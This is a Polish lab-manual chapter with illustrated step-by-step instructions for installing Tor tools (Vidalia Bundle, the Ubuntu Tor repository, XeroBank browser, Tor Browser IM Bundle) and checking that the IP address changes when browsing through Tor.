
6.1.6. Uruchom instalator programu *Vidalia* implementującego usługę TOR.

6.1.7. Na pierwszym ekranie można wybrać język programu. Wybierz instalację w języku **polskim**, a następnie wciśnij **OK**.




Rys. 6.2. *Vidalia Bundle* – wybór języka
Źródło: opracowanie własne.

6.1.8. Uruchomi się kreator instalacji programu *Vidalia*. Kliknij **Dalej**.




Rys. 6.3. Kreator instalacji *Vidalia Bundle*
Źródło: opracowanie własne.

6.1.9. Następnie należy wybrać składniki pakietu. Zaznacz wszystkie pozycje i kliknij **Dalej**.




Rys. 6.4. Wybór komponentów do instalacji
Źródło: opracowanie własne.

6.1.10. Na kolejnym ekranie można wybrać ścieżkę dla instalacji. Kliknij przycisk **Zainstaluj**.




Rys. 6.5. *Vidalia Bundle* – wybór miejsca instalacji pakietu
Źródło: opracowanie własne.

6.1.11. Następnie zostaniesz poproszony o potwierdzenie instalacji dodatku *TorButton* do przeglądarki *Mozilla Firefox*. Wciśnij **Zainstaluj**.




Rys. 6.6. Instalacja dodatku *Tor Button* dla przeglądarki Firefox
Źródło: opracowanie własne.

6.1.12. Zrestartuj przeglądarkę, klikając przycisk **Uruchom ponownie program Firefox**.




Rys. 6.7. *Tor Button* kończenie procesu instalacji
Źródło: opracowanie własne.

6.1.13. Instalacja została ukończona. Na dwóch kolejnych ekranach kliknij odpowiednio **Dalej** oraz **Zakończ**.



Rys. 6.8. *Vidalia Bundle* kończenie procesu instalacji
Źródło: opracowanie własne.



Rys. 6.9. *Vidalia Bundle* kończenie pracy kreatora instalacji
Źródło: opracowanie własne.


6.1.14. Uruchom przeglądarkę *Mozilla Firefox*.

6.1.15. Upewnij się, że w prawym dolnym rogu widnieje napis **Tor wyłączony**.




Rys. 6.10. Weryfikacja działania dodatku *Tor Button*
Źródło: opracowanie własne.

6.1.16. Sprawdź swój adres IP. Wejdź na stronę <http://www.kurshtml.boo.pl/ip/>



Rys. 6.11. Weryfikacja adresu IP dla przeglądarki nie korzystającej z sieci TOR
Źródło: opracowanie własne.

6.1.17. Kliknij na napisie **Tor wyłączony** i załaduj powyższą stronę ponownie.



Rys. 6.12. Weryfikacja adresu IP dla przeglądarki korzystającej z sieci TOR
Źródło: opracowanie własne.

Adres IP wyświetlany przez stronę testową w przeglądarce *Firefox* zmienia się, co potwierdza prawidłowe działanie dodatku *Tor Button*, który po uaktywnieniu wymusza na przeglądarce korzystanie z sieci TOR.


6.2. Instalacja TOR-a na Ubuntu 10.10

6.2.1. Przed przystąpieniem do instalacji niezbędne jest uaktualnienie repozytoriów systemu, jako root edytuj listę źródeł przy pomocy następującego polecenia:

```
nano /etc/apt/sources.list
```

a następnie dodaj na końcu listy poniższy wpis:

```
deb http://deb.torproject.org/torproject.org maverick main
```



```
root@ubuntu: /home/bss/Downloads/tor-browser_en-US
File Edit View Search Terminal Help
GNU nano 2.2.4 File: /etc/apt/sources.list Modified
deb-src http://extras.ubuntu.com/ubuntu maverick main
deb http://security.ubuntu.com/ubuntu maverick-security main restricted
deb-src http://security.ubuntu.com/ubuntu maverick-security main restricted
deb http://security.ubuntu.com/ubuntu maverick-security universe
deb-src http://security.ubuntu.com/ubuntu maverick-security universe
deb http://security.ubuntu.com/ubuntu maverick-security multiverse
deb-src http://security.ubuntu.com/ubuntu maverick-security multiverse
deb http://deb.torproject.org/torproject.org maverick main
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Rys. 6.13. Ubuntu 10.10 - dodawanie nowego repozytorium do listy źródeł
Źródło: opracowanie własne.

6.2.2. Wpisz w konsoli:

```
gpg --keyserver keys.gnupg.net --recv 886DDD89
gpg --export A3C4F0F979CAA22CDBA8F512EE8CBC9E886DDD89 | sudo apt-
key add -
```

następnie pobierz nową listę aplikacji z repozytorium poleceniem:

```
apt-get update
```

i zainstaluj *Tora*, wpisując:

```
apt-get install tor tor-geoipdb
```

6.2.3. Przejdź do katalogu `/etc/polipo/` i podmień plik `config` na ten znajdujący się w katalogu `/TOR` na płycie DVD.

6.2.4. Zrestartuj *polipo* poleceniem:

```
/etc/init.d/polipo restart
```

6.2.5. Uruchom przeglądarkę *Firefox* i odwiedź następujący adres <https://addons.mozilla.org/pl/firefox/addon/torbutton/> w celu pobrania dodatku *torbutton*:

6.2.6. Kliknij *pobierz*, a następnie postępuj zgodnie z opisem z punktów 6.1.11-6.1.12.


6.2.7. Uruchom przeglądarkę *Mozilla Firefox*, a następnie wykonaj raz jeszcze czynności z punktów 6.1.15 - 6.1.17.

6.3. Pakiet XeroBank Browser

xB Browser (dawniej *Torpark*) to darmowa przeglądarka internetowa oparta o przeglądarkę *Firefox*, przygotowana pod kątem bezpieczeństwa. *xB Browser* nie zostawia żadnych śladów, zapewniając wysoką anonimowość przy eksplorowaniu sieci Internet.


6.3.1. Pobierz ze strony <https://xerobank.com/download/> najnowszą wersję pakietu *XeroBank*.

6.3.2. Uruchom instalator przeczytaj i zatwierdź warunki licencji klikając **I Agree** (rys. 6.14).




Rys. 6.14. Instalator pakiety XeroBank
Źródło: opracowanie własne.

6.3.3. Wskaż miejsce na dysku, w którym zainstalowany zostanie pakiet (rys. 6.15), następnie przejdź dalej klikając przycisk **Next >**.




Rys. 6.15. Wybór miejsca instalacji pakietu XeroBank
Źródło: opracowanie własne.

6.3.4. Wybierz **Tor Version** darmowy odpowiednik aplikacji (rys. 6.16).




Rys. 6.16. Wybór darmowej wersji oprogramowania
Źródło: opracowanie własne.

6.3.5. Na kolejnym ekranie przejdź dalej, klikając **Next >**(rys. 6.17).




Rys. 6.17. Wybór komponentów do instalacji
Źródło: opracowanie własne.

Następnie aplikacja rozpocznie proces instalacji, który ilustruje poniższy rysunek.



Rys. 6.18. Proces instalacji pakietu *XeroBank*
Źródło: opracowanie własne.


6.3.6. Po zakończeniu procesu instalacji na ostatnim ekranie zaznacz opcje **Create Desktop and Start Menu Shortcuts** i wybierz **Finish** (rys. 6.19).



Rys. 6.19. Kończenie pracy kreatora pakietu XeroBank
Źródło: opracowanie własne.

6.3.7. Uruchom dowolną dostępną przeglądarkę internetową i odwiedź adres <http://www.ip-adress.com/> w celu sprawdzenia własnego zewnętrznego adresu IP.

Poniższy rysunek przedstawia działanie strony w przypadku Politechniki Łódzkiej.



Rys. 6.20. Zewnętrzny adres IP wykorzystywanego komputera według strony www.ip-adress.com
Źródło: opracowanie własne.

6.3.8. Uruchom przeglądarkę xB Browser, wybierając **Start -> Wszystkie programy -> XeroBank -> xB Browser.Ink** i powtórz czynności z poprzedniego punktu, a następnie porównaj otrzymane wyniki.

Poniższy rysunek prezentuje działanie strony w przeglądarce xB Browser dla Politechniki Łódzkiej. Adres IP zmienił się, ponieważ przeglądarka ta w swoim działaniu domyślnie korzysta z sieci TOR.




Rys. 6.21. Adres IP Politechniki Łódzkiej według strony www.ip-adress.com przy użyciu przeglądarki xB Browser. Źródło: opracowanie własne.

6.4. Tor Browser Instant Messaging Bundle wersja dla Windows


Tor Browser Instant Messaging Bundle to narzędzie należące do grupy portable (ang. przenośny); oznacza to, że nie wymaga instalowania i możemy zabrać je ze sobą w dowolne miejsce przy użyciu pamięci przenośnej USB (ang. Universal Serial Bus – uniwersalna magistrala szeregową). Narzędzie to oferuje dwie funkcjonalności – przeglądarkę stron www (portable *firefox*) oraz komunikator tekstowy (portable *pidgin*), przy czym obie aplikacje w działaniu korzystają z sieci TOR, dając nam komfort anonimowości w każdym miejscu, w którym będziemy korzystali z sieci Internet. Aplikacja dostępna jest pod większość popularnych systemów operacyjnych, takich jak: Windows, Mac OS X oraz Linux.

- 6.4.1. Przejdź na wirtualną maszynę z systemem Windows 7 i pobierz najnowszą stabilną wersję *Tor Browser Instant Messaging Bundle* dla systemu z rodziny Windows ze strony producenta znajdującej się pod następującym adresem: <http://www.torproject.org/download/download.html.en>
- 6.4.2. Przed pierwszym użyciem aplikacji trzeba rozpakować, w tym celu kliknij dwukrotnie na pobranym pliku i wskaż dowolne miejsce na dysku, gdzie zostanie rozpakowana aplikacja (np. „C:\TOR”), a następnie kliknij **Extract** (rys. 6.22).




Rys. 6.22. Proces rozpakowywania archiwum zawierającego
Tor Browser Instant Messaging Bundle
Źródło: opracowanie własne.

- 6.4.3. Gdy proces rozpakowywania archiwum zostanie ukończony przejdź do katalogu, który wskazałeś w poleceniu wyżej (w naszym przypadku *C:\TOR\Tor Browser*), a następnie uruchom aplikację, klikając dwukrotnie na **Start Tor Browser.exe** (rys. 6.23).



Rys. 6.23. Uruchamianie Tor Browser Instant Messaging Bundle
Źródło: opracowanie własne.

- 6.4.4. Po uruchomieniu wyświetlony zostanie Vidalia Control Panel oraz rozpoczęty zostanie proces łączenia się z siecią TOR; jeżeli proces łączenia przebiegnie prawidłowo, w górnej części panelu wyświetlona zostanie następująca informacja: „Connected to the Tor network!” (rys. 6.24), a charakterystyczna ikona w zasobniku systemowym zmieni kolor na zielony (rys. 6.25).



Rys. 6.24. Panek kontrolny aplikacji TOR
Źródło: opracowanie własne.



Rys. 6.25. Charakterystyczny wygląd ikony aplikacji w zasobniku systemowym
Źródło: opracowanie własne.

6.4.5. Natychmiast po połączeniu się z siecią aplikacja otworzy okno przeglądarki, łącząc się z następującym adresem: <https://check.torproject.org/>, raz jeszcze potwierdzając, że korzystasz z sieci TOR.




Congratulations. Your browser is configured to use Tor.

Please refer to the [Tor website](#) for further information about using Tor safely. You are now free to browse the Internet anonymously.

Additional information:
Your IP address appears to be: 199.48.147.40
This small script is powered by [torcheck1](#)
You may also be interested in the [Tor Build Exit List Exporter](#)
This server does not log any information about visitors.
This page is also available in the following languages:

Rys. 6.26. Widok strony sprawdzającej czy korzystamy z sieci TOR dla przeglądarki wchodzącej w skład pakietu Tor Browser Instant Messaging Kundle
Źródło: opracowanie własne.

Wraz z przeglądarką uruchomiony zostanie kreator dodawania konta w komunikatorze tekstowym *Pidgin*.



Rys. 6.27. Kreator dodawania nowego konta w komunikatorze Pidgin
Źródło: opracowanie własne.

- 6.4.6. Aby potwierdzić, że jedynie przeglądarka uruchomiona przy starcie aplikacji chroni Twoją anonimowość odwiedź adres z poprzedniego punktu, wykorzystując dowolną inną przeglądarkę. Poniższy rysunek prezentuje wynik działania tego typu eksperymentu.



If you are attempting to use a Tor client, please refer to the [Tor website](#) and specifically the [instructions for configuring your Tor client](#).


Rys. 6.28. Widok strony sprawdzającej czy korzystamy z sieci TOR dla przeglądarki niekorzystającej z sieci TOR. Źródło: opracowanie własne.

Po zamknięciu okna przeglądarki oraz komunikatora aplikacja automatycznie rozłączy się z siecią TOR i zakończy działanie.
